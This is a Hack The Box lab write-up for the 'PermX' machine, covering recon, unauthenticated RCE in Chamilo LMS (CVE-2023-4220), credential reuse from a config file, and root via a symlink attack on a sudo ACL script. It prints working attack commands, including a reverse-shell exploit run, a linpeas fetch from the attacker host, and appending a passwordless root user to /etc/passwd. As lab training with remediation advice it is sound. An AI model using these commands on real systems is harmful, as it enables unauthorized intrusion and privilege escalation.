PermX writeup
Box name: PermX
Difficulty: Easy
OS: Linux
Overview:
Link: https://app.hackthebox.com/machines/PermX?sort_by=created_at&sort_type=desc
Machine IP: 10.129.1.156
Ran rustscan against the machine.
rustscan -a 10.129.1.156 –ulimit 5000 -b 2000 — -A -Pn

Added permx.htb to /etc/hosts and navigated to the site.\

Kicked off feroxbuster to directory bust and ffuf to vhost fuzz.
feroxbuster -u http://10.129.1.156 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://permx.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H ‘Host: FUZZ.permx.htb’ -c -fc 302
Nothing looks entirely interesting in robots.txt or source code. Ffuf right away found lms.permx.htb. Added that to /etc/hosts.

Looks to use Chamilo. Tried default creds of admin:DigitalOcean but did not work. Ran feroxbuster on this site.
feroxbuster -u http://lms.permx.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Could find version in sourcecode. Feroxbuster was finding a lot. I was going through what was found and when I navigated to /plugin it briefly showed the version Chamilo 1.11.24. I don’t know why but it went away after a few seconds, I’m not really sure if that was intended but I can’t recreate seeing it. I also found some weird thing at http://lms.permx.htb/main/wiki

I wish I could recreate finding the version but I don’t know why that briefly showed for me and I can’t find anywhere else that says it so I’ll just move on to getting a foothold. Looked up exploits and found that it is vulnerable to 2023-4220 https://www.exploit-db.com/exploits/52083. Found this github and ran with it https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc. Downloaded it, set up a listener on 1337 and also created a revshell with https://www.revshells.com/.
python3 main.py -u http://lms.permx.htb/ -a revshell
And I got a shell back.

I see a user mtz on the device.

Hosted a webserver.
sudo python3 -m http.server 8080
Threw linpeas in /tmp.
curl http://10.10.16.27:8080/linpeas.sh -o linpeas.sh
chmod +x linpeas.sh
Then ran it. It found an internal MySQL server which is interesting.

I also found a database user and password in /var/www/chamilo/app/config/configuration.php.

chamilo:03F6lY3uXAP2bkW8
It didn’t let me connect the the database but I tried it on user mtz in ssh and I got in mtz:03F6lY3uXAP2bkW8. Ran sudo -l right away and we can run /opt/acl.sh as root.

We can read it.


It looks like it runs setfacl at the end which can grant permission to only files in /home/mtz. Also forgot to grab user.txt so I got that. We can get root using symlink following this:
ln -s /etc/passwd /home/mtz/passwd
sudo /opt/acl.sh mtz rw /home/mtz/passwd
echo “pwned::0:0:root:/root:/bin/bash” >> /etc/passwd
su pwned

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added permx.htb to /etc/hosts and browsed to the site. Nothing notable in robots.txt or source code. Ran feroxbuster and ffuf VHOST fuzzing simultaneously. ffuf immediately found lms.permx.htb. Added it to /etc/hosts.
rustscan -a 10.129.1.156 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://permx.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion ffuf -u http://permx.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H ‘Host: FUZZ.permx.htb’ -fc 302
2 – Chamilo version identification and unauthenticated RCE – CVE-2023-4220 Browsed to lms.permx.htb and found a Chamilo LMS instance. Default credentials did not work. Ran feroxbuster against the LMS and briefly identified Chamilo 1.11.24 from a plugin page. Researched the version and found CVE-2023-4220, an unauthenticated file upload RCE vulnerability. Used a public PoC with a reverse shell payload and obtained a shell as www-data.
python3 main.py -u http://lms.permx.htb/ -a revshell
3 – Credential extraction and lateral movement Found a user mtz on the machine. Ran LinPEAS and discovered an internal MySQL server. Found plaintext database credentials in the Chamilo configuration file. Tried the credentials against the mtz SSH account and they worked. Retrieved user.txt.
cat /var/www/chamilo/app/config/configuration.php
Credentials recovered: mtz:03F6lY3uXAP2bkW8
4 – Privilege Escalation – acl.sh symlink attack Ran sudo -l and found mtz could run /opt/acl.sh as root. Read the script and identified it used setfacl to grant ACL permissions to files in /home/mtz. Created a symlink from /home/mtz/passwd pointing to /etc/passwd, ran the sudo script to grant write access to the symlink, and appended a new root-level user to /etc/passwd. Switched to the new user and obtained a root shell. Retrieved root.txt.
ln -s /etc/passwd /home/mtz/passwd sudo /opt/acl.sh mtz rw /home/mtz/passwd echo “pwned::0:0:root:/root:/bin/bash” >> /etc/passwd su pwned
Key Takeaways
- Chamilo LMS unauthenticated file upload RCE – CVE-2023-4220 (CVSS 9.8 Critical) – Chamilo 1.11.24 was vulnerable to an unauthenticated large file upload that allowed arbitrary PHP execution with no credentials required. LMS platforms must be kept fully patched and upload endpoints must require authentication and validate file types strictly.
- Plaintext database credentials in a configuration file – The Chamilo configuration file contained plaintext database credentials readable after gaining a foothold as www-data. Configuration files must have restrictive permissions and must be readable only by the application service account. Credentials in configuration files must be unique and must not be reused for OS accounts.
- Password reuse between database and OS account – The database password in configuration.php was reused for the mtz SSH account, turning a web application credential into direct system access. Passwords must be unique across every account and service without exception.
- acl.sh sudo script vulnerable to symlink attack – The acl.sh script applied ACL permissions to any path in /home/mtz without verifying the target was not a symlink to a sensitive system file. This allowed write access to /etc/passwd by creating a symlink. Scripts executed with elevated privileges must validate that target paths are not symlinks and must resolve to expected filesystem locations before applying permissions.
- Write access to /etc/passwd enabling arbitrary root account creation – Once write access to /etc/passwd was obtained, adding a new passwordless root account was trivial. Modern Linux systems must use shadow passwords exclusively and /etc/passwd must never be writable by non-root users. ACL management scripts must never grant write access to files outside a specific safe directory.
Remediation
[Immediate] Patch Chamilo LMS to remediate CVE-2023-4220 (CVSS 9.8 Critical) Update Chamilo to the latest patched version immediately. Restrict access to the LMS upload functionality to authenticated users only and implement strict file type validation on all upload endpoints. Place the LMS behind a WAF with rules covering unauthenticated upload attempts and PHP execution from upload directories.
[Immediate] Restrict configuration file permissions and rotate exposed credentials Set /var/www/chamilo/app/config/configuration.php to be readable only by the web application service account using mode 640 or stricter. Rotate the database password immediately and ensure the new credential is unique to the database account and not reused anywhere else.
[Immediate] Fix the symlink vulnerability in acl.sh Rewrite acl.sh to resolve the target path with realpath and verify it is a regular file within an explicitly approved directory before applying ACL changes. Add a check rejecting any path that resolves outside /home/mtz. Conduct a review of all sudo scripts for similar symlink and path traversal vulnerabilities.
[Immediate] Enforce unique passwords across all accounts and services The mtz account password matched the database credential in the configuration file. Enforce a policy requiring unique passwords per account and per service. Conduct a credential audit across the environment to identify shared passwords and force resets where reuse is found.
[Short-term] Protect /etc/passwd from unauthorized modification Ensure /etc/passwd has permissions of 644 owned by root and is not writable by any non-root user or process. Enable file integrity monitoring on /etc/passwd, /etc/shadow, and /etc/sudoers to alert on any unauthorized modifications. Verify shadow passwords are in use and that /etc/passwd contains no password hashes.
[Long-term] Implement a web application and LMS hardening baseline Define a hardening standard for all LMS deployments covering patch cadence, upload endpoint authentication and validation, configuration file permissions, credential isolation, and sudo script security. Include all LMS and web application installations in regular vulnerability scans and penetration tests.


Leave a Reply